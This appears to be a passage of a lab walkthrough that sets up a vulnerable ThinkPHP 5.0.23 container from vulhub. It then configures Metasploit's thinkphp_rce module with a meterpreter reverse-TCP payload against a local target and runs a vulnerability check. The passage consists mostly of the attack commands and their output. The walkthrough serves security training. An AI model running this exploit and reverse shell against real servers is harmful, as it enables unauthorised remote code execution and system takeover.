


```
hackercoolmagz@kali:~$ git clone https://github.com/vulhub/vulhub
Cloning into 'vulhub'...
remote: Enumerating objects: 19, done.
remote: Counting objects: 100% (19/19), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 9063 (delta 3), reused 10 (delta 1), pack-reused 9044
Receiving objects: 100% (9063/9063), 124.80 MiB | 1.47 MiB/s, done.
Resolving deltas: 100% (3530/3530), done.
Updating files: 100% (1287/1287), done.
hackercoolmagz@kali:~$ cd vulhub/thinkphp/5.0.23-rce
```




```
hackercoolmagz@kali:~/vulhub/thinkphp/5.0.23-rce$ sudo docker-compose up -d
Creating network "5023-rce_default" with the default driver
Pulling web (vulhub/thinkphp:5.0.23)...
5.0.23: Pulling from vulhub/thinkphp
a5a6f2f73cd8: Pull complete
633e0d1cd2a3: Pull complete
fcdfdf7118ba: Pull complete
4e7dc76b1769: Pull complete
c425447c8835: Pull complete
75780b7b9977: Pull complete
33ed51bc30e8: Pull complete
7c4215700bc4: Pull complete
ef55a760eb7a: Pull complete
d982e3946ac5: Pull complete
a38e2fdf4f50: Pull complete
09f702917a0a: Pull complete
```

Load the thinkphp module as shown below.




```
msf5 > use exploit/unix/webapp/thinkphp_rce
msf5 exploit(unix/webapp/thinkphp_rce) > show options

Module options (exploit/unix/webapp/thinkphp_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,typ
e:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to list
en on. This must be an address on the local machine or 0.0.0.0 to listen on all addr
esses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default i
s randomly generated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is
 random)
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specifi
ed)
   LPORT  4444             yes       The listen port
```

Set the required options as shown below and check if the target is vulnerable or not.




```
msf5 exploit(unix/webapp/thinkphp_rce) > set rhosts 172.18.0.2
rhosts ⇒ 172.18.0.2
msf5 exploit(unix/webapp/thinkphp_rce) > set srvhost 172.18.0.1
srvhost ⇒ 172.18.0.1
msf5 exploit(unix/webapp/thinkphp_rce) > set srvport 8888
srvport ⇒ 8888
msf5 exploit(unix/webapp/thinkphp_rce) > set lhost 172.18.0.1
lhost ⇒ 172.18.0.1
msf5 exploit(unix/webapp/thinkphp_rce) > check
[*] 172.18.0.2:8080 - Cannot reliably check exploitability. Target did not respond t
o check request.
```

